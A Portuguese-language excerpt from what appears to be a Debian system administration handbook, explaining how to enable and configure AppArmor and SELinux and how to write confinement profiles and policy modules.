AppArmor é um sistema *Controle de Acesso Mandatório* (MAC - Mandatory Access Control) construído sobre a interface LSM (*Linux Security Modules*) do Linux. Na prática, o kernel consulta o AppArmor antes de cada chamada do sistema para saber se o processo está autorizado a fazer a operação dada. Através desse mecanismo, o AppArmor confina programas a um limitado conjunto de recursos.

O AppArmor aplica um conjunto de regras (conhecidas como “perfil”) em cada programa. O perfil aplicado pelo kernel depende do caminho (“path”) de instalação do programa sendo executado. Ao contrário do SELinux (discutido em Seção 14.5, “Introdução ao SELinux” [410]), as regras aplicadas não dependem do usuário. Todos os usuários encontram o mesmo conjunto de regras quando eles estão executando o mesmo programa (mas as permissões tradicionais do usuário ainda se aplicam e podem resultar em um comportamento diferente!).

Os perfis AppArmor são armazenados em `/etc/apparmor.d/` e eles contém uma lista de regras de controle de acesso em recursos que cada programa pode fazer uso. Os perfis são compilados e carregados no núcleo pelo comando `apparmor_parser`. Cada perfil pode ser carregado tanto em modo de aplicação ("enforcing") quanto em modo de registro ("complaining"). O primeiro aplica a política e reporta as tentativas de violação, enquanto que o último não aplica a política mas mantém os registros de chamadas de sistema que deveriam ter sido negadas.

14.4.2. Habilitando o AppArmor e gerenciando os perfis AppArmor

O suporte ao AppArmor é construído nos kernel padrões fornecidos pelo Debian. Habilitar o AppArmor, é assim, uma simples questão de instalar alguns pacotes e adicionar alguns parâmetros a linha de comando do kernel:

```
# apt install apparmor apparmor-profiles apparmor-utils
[...]
# perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*)"$,GRUB_CMDLINE_LINUX="$1 apparmor=1
    security=apparmor",' /etc/default/grub
# update-grub
```

Após uma reinicialização, o AppArmor está agora funcional e o `aa-status` irá confirmar isso rapidamente:

```
# aa-status
apparmor module is loaded.
44 profiles are loaded.
9 profiles are in enforce mode.
    /usr/bin/lxc-start
    /usr/lib/chromium-browser/chromium-browser//browser_java
[...]
35 profiles are in complain mode.
    /sbin/klogd
[...]
3 processes have profiles defined.
1 processes are in enforce mode.
    /usr/sbin/libvird (1295)
2 processes are in complain mode.
    /usr/sbin/avahi-daemon (941)
    /usr/sbin/avahi-daemon (1000)
0 processes are unconfined but have a profile defined.
```

NOTA

Mais perfis AppArmor

O pacote `apparmor-profiles` contém perfis gerenciados pela comunidade upstream do AppArmor. Para obter ainda mais perfis você pode instalar o `apparmor-profiles-extra` que contém perfis desenvolvidos pelo Ubuntu e Debian.

O estado de cada perfil pode ser alterado entre aplicação ("enforcing") e registro ("complaining") com chamadas a `aa-enforce` e `aa-complain` dando como parâmetro tanto o caminho

para o executável como o caminho para o arquivo de política. Adicionalmente, um perfil pode ser inteiramente desabilitado com `aa-disable` ou posto em modo auditar ("audit") (para aceitar chamadas de sistema também) com `aa-audit`.

```
# aa-enforce /usr/sbin/avahi-daemon
Setting /usr/sbin/avahi-daemon to enforce mode.
# aa-complain /etc/apparmor.d/usr.bin.lxc-start
Setting /etc/apparmor.d/usr.bin.lxc-start to complain mode.
```

14.4.3. Criando um novo perfil

Mesmo sendo bem fácil criar um perfil AppArmor, a maioria dos programas não tem um. Essa seção irá mostrar a você como criar um novo perfil a partir do zero apenas usando o programa alvo e deixando o AppArmor monitorar a chamada de sistema que ele faz e os recursos que ele acessa.

Os programas mais importantes que precisam ser confinados são os programas voltados para a rede, aqueles mais atrativos à ataques remotos. É por isso que o AppArmor convenientemente fornece o comando `aa-unconfined` para listar os programas que não tem perfil associado e que expõem um soquete de rede aberto. Com a opção `--paranoid` você tem todos os processos não confinados que tem ao menos uma conexão de rede ativa.

```
# aa-unconfined
801 /sbin/dhclient not confined
890 /sbin/rpcbind not confined
899 /sbin/rpc.statd not confined
929 /usr/sbin/sshd not confined
941 /usr/sbin/avahi-daemon confined by '/usr/sbin/avahi-daemon (complain)'
988 /usr/sbin/minissdpd not confined
1276 /usr/sbin/exim4 not confined
1485 /usr/lib/erlang/erts-6.2/bin/epmd not confined
1751 /usr/lib/erlang/erts-6.2/bin/beam.smp not confined
19592 /usr/lib/dleyna-renderer/dleyna-renderer-service not confined
```

No exemplo a seguir, nós iremos então tentar criar um perfil para o `/sbin/dhclient`. Para isso, nós iremos usar o `aa-genprof dhclient`. Ele irá convidar você a usar a aplicação em outra janela e quando terminar volte ao `aa-genprof` para procurar por eventos AppArmor nos registros ("logs") do sistema e converter esses registros em regras de acesso. Para cada evento registrado, ele irá fazer uma ou mais sugestões de regras que você pode tanto aprovar quanto fazer edições adicionais de múltiplas maneiras:

```
# aa-genprof dhclient
Writing updated profile for /sbin/dhclient.
Setting /sbin/dhclient to complain mode.
```

```
Before you begin, you may wish to check if a
profile already exists for the application you
```

```
wish to confine. See the following wiki page for  
more information:  
http://wiki.apparmor.net/index.php/Profiles
```

Please start the application to be profiled in another window and exercise its functionality now.

Once completed, select the "Scan" option below in order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the opportunity to choose whether the access should be allowed or denied.

Profiling: /sbin/dhclient

```
[(S)can system log for AppArmor events] / (F)inish  
Reading log entries from /var/log/audit/audit.log.
```

Profile: /sbin/dhclient ❶

Execute: /usr/lib/NetworkManager/nm-dhcp-helper

Severity: unknown

```
(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)eny / Abo(r  
↳ )t / (F)inish
```

P

Should AppArmor sanitise the environment when switching profiles?

Sanitising environment is more secure,
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

(Y)es / [(N)o]

Y

Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.

Complain-mode changes:

WARN: unknown capability: CAP_net_raw

Profile: /sbin/dhclient ❷

Capability: net_raw

Severity: unknown

```
[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
```

A

Adding capability net_raw to profile.

Profile: /sbin/dhclient ❸

Path: /etc/nsswitch.conf

```

Mode:      r
Severity: unknown

1 - #include <abstractions/apache2-common>
2 - #include <abstractions/libvirt-qemu>
3 - #include <abstractions/nameservice>
4 - #include <abstractions/totem>
[5 - /etc/nsswitch.conf]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➔ )inish / (M)oře
3

Profile:  /sbin/dhclient
Path:     /etc/nsswitch.conf
Mode:      r
Severity: unknown

1 - #include <abstractions/apache2-common>
2 - #include <abstractions/libvirt-qemu>
[3 - #include <abstractions/nameservice>]
4 - #include <abstractions/totem>
5 - /etc/nsswitch.conf
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➔ )inish / (M)oře
A
Adding #include <abstractions/nameservice> to profile.

Profile:  /sbin/dhclient
Path:     /proc/7252/net/dev
Mode:      r
Severity: 6

1 - /proc/7252/net/dev
[2 - /proc/*/net/dev]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➔ )inish / (M)oře
A
Adding /proc/*/net/dev r to profile

[...]
Profile:  /sbin/dhclient ④
Path:     /run/dhclient-eth0.pid
Mode:      w
Severity: unknown

[1 - /run/dhclient-eth0.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➔ )inish / (M)oře
N

```

```
Enter new path: /run/dhclient*.pid

Profile: /sbin/dhclient
Path: /run/dhclient-eth0.pid
Mode: w
Severity: unknown

1 - /run/dhclient-eth0.pid
[2 - /run/dhclient*.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xten$ion / (N)ew / Abo(r)t / (F
➥ )inish / (M)ore
A
Adding /run/dhclient*.pid w to profile

[...]
Profile: /usr/lib/NetworkManager/nm-dhcp-helper ⑤
Path: /proc/filesystems
Mode: r
Severity: 6

[1 - /proc/filesystems]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xten$ion / (N)ew / Abo(r)t / (F
➥ )inish / (M)ore
A
Adding /proc/filesystems r to profile

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

[1 - /sbin/dhclient]
2 - /usr/lib/NetworkManager/nm-dhcp-helper
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C)
➥ lean profiles / Abo(r)t
S
Writing updated profile for /sbin/dhclient.
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.

Profiling: /sbin/dhclient

[(S)can system log for AppArmor events] / (F)inish
F
Setting /sbin/dhclient to enforce mode.
Setting /usr/lib/NetworkManager/nm-dhcp-helper to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
```

```
See the following wiki page for more information:  
http://wiki.apparmor.net/index.php/Profiles
```

```
Finished generating profile for /sbin/dhclient.
```

Note que o programa não exibe de volta os caracteres de controle que você digitou, mas para clarear a explicação eu inclui elas na transcrição prévia.

- ① O primeiro evento detectado é a execução de outro programa. Neste caso, você tem múltiplas escolhas: você pode rodar o programa com o perfil do processo pai (a escolha “Inherit”), você pode rodá-lo com seu próprio e dedicado perfil (as escolhas “Profile” e “Named”, diferindo apenas pela possibilidade de usar um nome de perfil arbitrário), você pode rodá-lo com um sub-perfil do processo pai (a escolha “Child”), você pode rodá-lo sem qualquer perfil (a escolha “Unconfined”) ou você pode decidir não rodá-lo de forma alguma (a escolha “Deny”).

Note que quando você opta por rodá-lo sob um perfil dedicado que não existe ainda, a ferramenta irá criar o perfil em falta para você e irá fazer sugestões de regras para esse perfil em um mesmo tempo.

- ② A nível do kernel, os poderes especiais do usuário root foram divididos em “recursos”. Quando uma chamada de sistema requer um recurso específico, o AppArmor irá verificar se o perfil permite ao program fazer uso desse recurso.
 - ③ Aqui o programa busca por permissões de leitura para o `/etc/nsswitch.conf`. O `aa-genprof` detecta que essa permissão era também obtida por múltiplas “abstrações” e as oferece como escolhas alternativas. Uma abstração fornece um reusável conjunto de regras de acesso reunindo múltiplos recursos que são comumente usados juntos. Nesse caso específico, o arquivo é geralmente acessado através das funções relacionadas a nameservice da biblioteca do C e nós digitamos “3” para primeiro selecionarmos a opção “#include <abstractions/nameservice>” e então “A” para dar a permissão.
 - ④ O programa quer criar o arquivo `/run/dhclient-eth0.pid`. Se nós permitirmos apenas a criação desse arquivo específico, o programa não irá funcionar quando o usuário for usá-lo com outra interface de rede. Assim, nós selecionamos “Novo”(“New”) para substituir o nome de arquivo por algo mais genérico como “`/run/dhclient*.pid`” antes de gravar a regra com “Permitir”(“Allow”).
 - ⑤ Note que essa requisição de acesso não é parte do perfil do dhclient mas do novo perfil que nós criamos quando nós permitimos o `/usr/lib/NetworkManager/nm-dhcp-helper` rodar com seu próprio perfil.
- Após termos passado por todos os eventos registrados, o programa se oferece para salvar todos os perfis que foram criados durante sua execução. Neste caso, nós temos dois perfis que nós salvamos ao mesmo tempo com “Salvar”(“Save”) (mas você pode salvá-los individualmente também) antes de sair do programa com “Terminar”(“Finish”).

O aa-genprof é na realidade apenas um envoltório inteligente em volta do aa-logprof: ele cria um perfil vazio, carrega-o em modo de registro ("complain mode") e então roda o aa-logprof que é uma ferramenta para atualizar um perfil com base nas violações de perfil que foram registradas. Então você pode rodar novamente essa ferramenta mais tarde para aprimorar o perfil que você acabou de criar.

Se você quer que o perfil gerado seja completo, você deveria usar o programa de todas as maneiras que sejam legítimas de usar. No caso do dhclient, isso significa rodá-lo via Network Manager, rodá-lo via ifupdown, rodá-lo manualmente, etc. No final, você deve obter um /etc/apparmor.d/sbin.dhclient próximo a isso:

```
# Last Modified: Tue Sep  8 21:40:02 2015
#include <tunables/global>

/sbin/dhclient {
    #include <abstractions/base>
    #include <abstractions/nameservice>

    capability net_bind_service,
    capability net_raw,

    /bin/dash r,
    /etc/dhcp/* r,
    /etc/dhcp/dhclient-enter-hooks.d/* r,
    /etc/dhcp/dhclient-exit-hooks.d/* r,
    /etc/resolv.conf.* w,
    /etc/samba/dhcp.conf.* w,
    /proc/*/net/dev r,
    /proc/filesystems r,
    /run/dhclient*.pid w,
    /sbin/dhclient mr,
    /sbin/dhclient-script rCx,
    /usr/lib/NetworkManager/nm-dhcp-helper Px,
    /var/lib/NetworkManager/* r,
    /var/lib/NetworkManager/*.lease rw,
    /var/lib/dhcp/*.leases rw,

    profile /sbin/dhclient-script flags=(complain) {
        #include <abstractions/base>
        #include <abstractions/bash>

        /bin/dash rix,
        /etc/dhcp/dhclient-enter-hooks.d/* r,
        /etc/dhcp/dhclient-exit-hooks.d/* r,
        /sbin/dhclient-script r,
    }
}
```

14.5. Introdução ao SELinux

14.5.1. Princípios

SELinux (*Security Enhanced Linux*) é um sistema de *controle de acesso obrigatório* construído sobre a interface LSM (*Linux Security Modules*) do Linux. Na prática, o kernel consulta o SELinux antes de cada chamada do sistema para saber se o processo está autorizado a fazer a operação dada.

SELinux utiliza um conjunto de regras - conhecidos coletivamente como uma *política* - para autorizar ou proibir as operações. Essas regras são difíceis de criar. Felizmente, duas diretivas padroes (*targeted* e *strict*) são fornecidas para evitar a maior parte do trabalho de configuração.

Com o SELinux, a gestão dos direitos é completamente diferente do sistema Unix tradicional. Os direitos de um processo depende de seu *contexto de segurança*. O contexto é definido pela *identidade* do usuário que iniciou o processo, o *papel* e o *domínio* que o usuário realizada naquele momento. Os direitos realmente dependem do domínio, mas transições entre os domínios são controladas pelos papéis. Finalmente, as transições possíveis entre os papéis dependem da identidade.



Figura 14.3 Contextos de segurança e usuários Unix

Na prática, durante o login, ao usuário é atribuído um contexto de segurança padrão (dependendo das funções que eles devem ser capazes de endossar). Isto define o domínio corrente e, assim, o domínio que todos os novos processos filhos irão transportar. Se você quiser alterar o papel atual e seu domínio associado, você deve chamar `newrole-r role_r -t domain_t` (normalmente há apenas um único domínio permitido para uma determinada função, o parâmetro `-t` pode, assim, muitas vezes, ser deixado de fora). Este comando autentica você pedindo que você digite sua senha. Este recurso proíbe programas mudarem automaticamente os papéis. Tais mudanças só podem acontecer se forem expressamente permitidas pela política SELinux.

Obviamente, os direitos não se aplicam a todos os *objetos* (arquivos, diretórios, soquetes, dispositivos, etc.). Eles podem variar de objeto para objeto. Para conseguir isso, cada objeto é associado a um *tipo* (isto é conhecido como etiquetagem). Direitos de domínio são, portanto, expressos com conjuntos de operações (não) permitidos sobre os tipos (e, indiretamente, em todos os objetos que são etiquetados com o tipo de dado).

EXTRA Domínios e Tipos são equivalentes

Internamente um domínio é apenas um tipo, mas um tipo que só se aplica a processos. É por isso que os domínios tem sufixo _t igual aos tipos de objeto.

Por padrão, um programa herda seu domínio do usuário que o iniciou, mas políticas SELinux padrões esperam que muitos programas importantes sejam executados em domínios dedicados. Para conseguir isso, estes executáveis são marcados com um tipo específico (por exemplo ssh) é marcado com ssh_exec_t, e quando o programa é iniciado, ele muda automaticamente no domínio ssh_t). Este mecanismo de transição automática de domínio torna possível conceder apenas os direitos necessários para cada programa. É um princípio fundamental do SELinux.




Figura 14.4 Transicoes automaticas entre dominios

NA PRATICA Encontrar o contexto de segurança

Para encontrar o contexto de segurança de um determinado processo, você deve usar a opção Z do ps.

```
$ ps axZ | grep vsftpd
system_u:system_r:vsftpd_t:s0 2094 ? Ss 0:00 /usr/sbin/
-> vsftpd
```

O primeiro campo contém a identidade, o papel, o domínio e o nível MCS, separados por vírgulas. O nível de MCS (*Multi-Category Security*) é um parâmetro que intervém na configuração de uma política de protecção da confidencialidade, que regula o acesso a arquivos com base em sua sensibilidade. Esta funcionalidade não será explicada neste livro.

Para encontrar o contexto de segurança atual em um shell, você deve chamar id-Z.

```
$ id -Z  
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Finalmente, para encontrar o tipo atribuído a um arquivo, você pode usar o `ls -Z`.

```
$ ls -Z test /usr/bin/ssh  
unconfined_u:object_r:user_home_t:s0 test  
system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

É interessante notar que a identidade e o papel atribuído a um arquivo não têm qualquer importância especial (eles nunca são usados), mas por uma questão de uniformidade, todos os objetos são atribuídos num contexto de segurança completo.

14.5.2. Configurando o SELinux

O suporte SELinux é construído nos kernels padroes fornecidos pelo Debian. As principais ferramentas de suporte Unix SELinux sem quaisquer modificações. É, assim, relativamente fácil, habilitar SELinux.

O comando `apt install selinux-basics selinux-policy-default` irá instalar automaticamente os pacotes necessários para configurar um sistema SELinux.

ATENÇÃO **Política de referência que não está na jessie**

Infelizmente, os mantenedores do pacote fonte `refpolicy` não resolveram bugs críticos de lançamento de seus pacotes e o pacote foi removido da jessie. Isso significa que os pacotes `selinux-policy-`* não são instaláveis atualmente na jessie e precisam ser obtidos a partir de outro lugar. Espera-se que eles voltem em algum momento num dos lançamentos pontuais ou no jessie-backports. Enquanto isso, você pode obtê-los pela instável ("unstable").

Essa triste situação pelo menos prova que o SELinux não é muito popular no conjunto de usuários/desenvolvedores que estão usando as versões de desenvolvimento do Debian. Assim, se você optar por usar o SELinux, você deve ter a expectativa de que a política padrão não funciona perfeitamente e você terá que investir um bom tempo para torná-lo adaptado para suas necessidades.

O pacote `selinux-policy-default` contém um conjunto de regras padrão. Por padrão, essa política só restringe o acesso a alguns serviços amplamente expostos. As sessões de usuários não estão restritas e, portanto, é improvável que o SELinux iria bloquear as operações legítimas do usuário. No entanto, isso faz aumentar a segurança dos serviços do sistema rodando na máquina. Para configurar uma política corresponde à antigo regra "strict", você só tem que desativar o módulo `unconfined` (gerenciamento de módulos está detalhada ainda nesta seção).

Uma vez que a política tenha sido instalada, você deve marcar todos os arquivos disponíveis (o que significa atribuir-lhes um tipo). Esta operação deve ser iniciada manualmente com `fixfiles relabel`.

O sistema SELinux agora está pronto. Para habilitá-lo, você deve adicionar o parâmetro `selinux=1` `security=selinux` para o kernel Linux. O parâmetro `audit=1` habilita o log SELinux que registra todas operações negadas. Finalmente, o parâmetro `enforcing=1` traz as regras para aplicação: sem ele SELinux funciona no modo padrão *permissive* onde as ações negadas são registradas, mas ainda executadas. Você deve, portanto, modificar o arquivo de configuração do GRUB para anexar os parâmetros desejados. Uma maneira fácil de fazer isso é modificar a variável `GRUB_CMDLINE_LINUX` em `/etc/default/grub` e executar `update-grub`. SELinux estará ativo após uma reinicialização.

É interessante notar que o script `selinux-activate` automatiza as operações e força uma rotulagem na próxima inicialização (o que evita criação de novos arquivos não-rotulados enquanto o SELinux ainda não estiver ativo, e enquanto a rotulagem estiver acontecendo).

14.5.3. Gerenciando um Sistema SELinux

A política do SELinux é um conjunto modular de regras, e sua instalação detecta e permite automaticamente todos os módulos relevantes com base nos serviços já instalados. O sistema é assim imediatamente operacional. No entanto, quando um serviço é instalado após a política do SELinux, você deve ser capaz de habilitar manualmente o módulo correspondente. Esse é o propósito do comando `semodule`. Além disso, você deve ser capaz de definir as funções que cada usuário pode endossar, e isso pode ser feito com o comando `semanage`.

Estes dois comandos podem assim ser usados para modificar a atual configuração do SELinux, que é armazenada em `/etc/selinux/default/`. Ao contrário de outros arquivos de configuração que você pode encontrar em `/etc/`, todos esses arquivos não devem ser alterados manualmente. Você deve usar os programas concebidos para este propósito.

INDO ALEM Mais documentacao

Uma vez que a NSA não fornece qualquer documentação oficial, a comunidade criou um wiki para compensar. Reúne uma série de informações, mas você deve estar ciente que os maiores contribuintes SELinux são usuários do Fedora (onde o SELinux está habilitado por padrão). A documentação, portanto, tende a tratar especificamente com essa distribuição.

► <http://www.selinuxproject.org>

Você também deve ter olhado para a página wiki dedicada ao Debian, bem como blog de Russell Coker, que é um dos desenvolvedores mais ativos do Debian trabalhando no suporte SELinux.

► <http://wiki.debian.org/SELinux>

► <http://etbe.coker.com.au/tag/selinux/>

Gerenciando Modulos SELinux

Módulos SELinux disponíveis são armazenados no diretório `/usr/share/selinux/default/`. Para habilitar um desses módulos na configuração atual, você deve usar `semodule -i module.pp.bz2`. A extensão `pp.bz2` significa pacote política (compactada com bzip2).

A remoção de um módulo a partir da configuração atual é feita com `semodule -r module`. Finalmente, o comando `semodule -l` lista os módulos que estão atualmente instalados. Também mostra seus números de versão. Módulos podem ser seletivamente habilitados com `semodule -e` e desabilitados com `semodule -d`.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
# semodule -l
abrt      1.5.0  Disabled
accountsds        1.1.0
acct       1.6.0
[...]
# semodule -e abrt
# semodule -d accountsds
# semodule -l
abrt      1.5.0
accountsds        1.1.0  Disabled
acct       1.6.0
[...]
# semodule -r abrt
# semodule -l
accountsds        1.1.0  Disabled
acct       1.6.0
[...]
```

`semodule` imediatamente carrega a nova configuração, a menos que você use sua opção `-n`. É interessante notar que o programa atua por padrão na configuração atual (que é indicada pela variável `SELINUXTYPE` em `/etc/selinux/config`), mas que você pode modificar outra, especificando-a com a opção `-s`.

Gerenciando Identidades

Toda vez que um usuário faz logon, eles se atribuem uma identidade SELinux. Esta identidade define os papéis que eles serão capazes de endossar. Estes dois mapeamentos (do usuário para a identidade e de esta identidade para papéis) são configuráveis com o comando `semanage`.

Você deve definitivamente ler a página de manual `semanage(8)`, mesmo se a sintaxe do comando tende a ser semelhante para todos os conceitos que são geridos. Você vai encontrar opções comuns a todos os sub-comandos: `-a` para adicionar, `-d` para excluir, `-m` para modificar, `-l` para listar, e `-t` para indicar um tipo (ou domínio).

`semanage login -l` lista o atual mapeamento entre identificadores de usuário e identidades SELinux. Os usuários que não têm entrada explícita obter a identidade indicada na entrada `_default_`. O comando `semanage login -a -s user_u user` irá associar a identidade `user_u` ao determinado usuário. Finalmente, `semanage login -d user` exclui a entrada de mapeamento atribuído a este usuário.

```
# semanage login -a -s user_u rhertzog
# semanage login -l
```

Login Name	SELinux User	MLS/MCS Range	Service
default	unconfined_u	SystemLow-SystemHigh	*
rhertzog	user_u	SystemLow	*
root	unconfined_u	SystemLow-SystemHigh	*
system_u	system_u	SystemLow-SystemHigh	*
# semanage login -d rhertzog			

semanage user -l lista o mapeamento entre as identidades de usuários do SELinux e papéis permitidos. Adicionar uma nova identidade requer definir os papéis correspondentes e um prefixo de marcação que é usado para designar um tipo de arquivo pessoal (/home/usuário/*). O prefixo deve ser escolhido entre user, o staff, e o sysadm. O prefixo "staff" resulta em arquivos do tipo "staff_home_dir_t". Criar uma nova identidade de usuário SELinux é feita com semanage usuário -a -R papéis -P prefixo identidade. Finalmente, você pode remover uma identidade de usuário SELinux com semanage usuário -d identidade.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l
```

SELinux User	Labeling Prefix	MLS/ MCS Level	MLS/ MCS Range	SELinux Roles
root	sysadm	SystemLow	SystemLow-SystemHigh	staff_r sysadm_r system_r
staff_u	staff	SystemLow	SystemLow-SystemHigh	staff_r sysadm_r
sysadm_u	sysadm	SystemLow	SystemLow-SystemHigh	sysadm_r
system_u	user	SystemLow	SystemLow-SystemHigh	system_r
test_u	staff	SystemLow	SystemLow	staff_r user_r
unconfined_u	unconfined	SystemLow	SystemLow-SystemHigh	system_r unconfined_r
user_u	user	SystemLow	SystemLow	user_r
# semanage user -d test_u				

Gerenciamento de arquivos Contextos, Portas e booleanos

Cada módulo SELinux fornece um conjunto de regras de rotulagem de arquivos, mas também é possível adicionar regras de rotulagem personalizadas para atender a um caso específico. Por exemplo, se você deseja que o servidor web para seja capaz de ler arquivos dentro da hierarquia de arquivos /srv/www/, você pode executar semanage fcontext-a-t httpd_sys_content_t "/srv/www(/.*)?" seguido de restorecon -R /srv/www/. O comando anterior registra as novas regras de rotulagem e redefine o último dos tipos de arquivos de acordo com as atuais regras de rotulagem.

Da mesma forma, portas TCP/UDP são rotuladas de uma forma que garante que apenas os demais correspondentes podem ouvir nelas. Por exemplo, se você quiser que o servidor web seja capaz de escutar na porta 8080, você deve executar semanage port -m -t http_port_t -p tcp 8080.

Alguns módulos do SELinux exportar opções booleanas que você pode alterar para alterar o comportamento das regras padrão. O utilitário `getsebool` pode ser usado para inspecionar as opções (`getsebool boolean` exibe uma opção, e `getsebool -a` todas elas). O comando `setsebool boolean value` muda o valor atual de uma opção booleana. A opção `-P` faz a mudança permanente, isso significa que o novo valor passa a ser o padrão e será mantido entre as reinicializações. O exemplo abaixo servidores web concede acesso para diretórios home (isto é útil quando os usuários têm sites pessoais em `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4. Adaptando as Regras

Uma vez que a política do SELinux é modular, pode ser interessante para desenvolver novos módulos para (possivelmente personalizar) aplicações que não os possuem. Estes novos módulos, então, completarão a *política de referência*.

Para criar novos módulos, o pacote `selinux-policy-dev` é necessário, bem como `selinux-policy-doc`. Este último contém a documentação das regras padrão (`/usr/share/doc/selinux-policy-doc/html/`) da amostra e arquivos que podem ser usados como modelos para criar novos módulos. Instale estes arquivos e os estude mais de perto:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./
$ cp /usr/share/doc/selinux-policy-doc/example.if ./
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

O arquivo `.te` é o mais importante. Ele define as regras. O arquivo `.fc` define os arquivos de “contextos”, isto é, os tipos atribuídos a arquivos relacionados a este módulo. Os dados dentro do arquivo `.fc` são utilizados durante a etapa de rotulagem do arquivo. Finalmente, o arquivo `.if` define a interface do módulo: é um conjunto de “funções públicas” que outros módulos podem usar para interagir adequadamente com o módulo que você está criando.

Escrevendo um arquivo .fc

Lendo o exemplo a seguir deve ser suficiente para compreender a estrutura de tal arquivo. Você pode usar expressões regulares para atribuir o mesmo contexto de segurança de vários arquivos, ou até mesmo uma árvore de diretórios.

Exemplo 14.2 arquivo example.fc

```
# myapp executavel terá:
```

```

# label: system_u:object_r:myapp_exec_t
# MLS sensibilidade: s0
# MCS categorias: <nenhuma>

/usr/sbin/myapp      --      gen_context(system_u:object_r:myapp_exec_t,s0)

```

Escrevendo um arquivo .if

No exemplo abaixo, a primeira interface ("myapp_domtrans") controla quem pode executar o aplicativo. O segundo ("myapp_read_log") concede direitos de leitura nos arquivos de log do aplicativo.

Cada interface deve gerar um conjunto válido de regras que podem ser incorporadas em um arquivo .te. Você deve, portanto, declarar todos os tipos que você utiliza (com a macro `gen_require`), e usar diretivas padrão de concessão de direitos. Note, no entanto, que você pode usar interfaces fornecidas por outros módulos. A próxima seção irá dar mais explicações sobre a forma de expressar esses direitos.

Exemplo 14.3 Arquivo example.if

```

## <summary>Myapp exemple de politica</summary>
## <desc>
##   <p>
##     Mais um texto descritivo sobre myapp. A tag <desc>
##     tambem pode usar <p>, <ul>, e <ol>
##     tags html para formatacao;
##   </p>
##   <p>
##     Esta politica suporta as seguintes myapp caracteristicas:
##     <ul>
##       <li>Caracteristica A</li>
##       <li>Caracteristica B</li>
##       <li>Caracteristica C</li>
##     </ul>
##   </p>
## </desc>
#

#####
## <sumario>
##   Executar uma transição de domínio para executar myapp.
## </sumario>
## <param name="domain">
##   Domínio permitiu a transição.
## </param>
#
interface('myapp_domtrans','

```

```

gen_require(
    type myapp_t, myapp_exec_t;
')

domtrans_pattern($1,myapp_exec_t,myapp_t)
')

#####
## <summary>
##     Ler arquivos de log myapp.
## </summary>
## <param name="domain">
##     Domínio permitiu ler os arquivos de log.
## </param>
#
interface('myapp_read_log',
    gen_require(
        type myapp_log_t;
    )

logging_search_logs($1)
allow $1 myapp_log_t:file r_file_perms;
')

```

DOCUMENTACAO

Explicações sobre a política de referência

A *política de referência* evolui como qualquer projeto de software livre: baseado em contribuições voluntárias. O projeto é hospedado pelo Tresys, uma das empresas mais ativas no domínio SELinux. Sua wiki contém explicações sobre como as regras são estruturadas e como você pode criar novas.

► <https://github.com/TresysTechnology/refpolicy/wiki/GettingStarted>

Escrevendo um Arquivo .te

De uma olhada no arquivo `example.te`:

INDO ALEM

A linguagem de macro m4

Para estruturar adequadamente a política, os desenvolvedores do SELinux utilizaram um processador de comandos macro. Em vez de duplicar vários diretivas de permissões *similares*, eles criaram "funções macro", para usar uma lógica de alto nível, o que também resulta em uma política muito mais legível.

Na prática, m4 é usado para compilar essas regras. Ele faz a operação inversa: ele expande todas estas directivas de alto nível em um enorme banco de dados de diretivas de *permissões*.

As "interfaces" SELinux são apenas funções de macro que serão substituídas por uma série de regras no momento da compilação. Da mesma forma, alguns direitos são conjuntos de fatos de direitos que são substituídos por seus valores em tempo de compilação.

```

policy_module(myapp,1.0.0) ①

#####
#
# Declaracoes
#

type myapp_t; ②
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ③

type myapp_log_t;
logging_log_file(myapp_log_t) ④

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

#####
#
# Politica local Myapp
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ⑤

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)

```

- ① O modulo deve ser identificado pelo seu nome e numero da versao. Esta diretiva é requerida.
- ② Se o módulo introduz novos tipos, deve declará-los com as directivas como este. Não hesite em criar tantos tipos quantas forem necessários em vez de conceder muitos direitos inúteis.
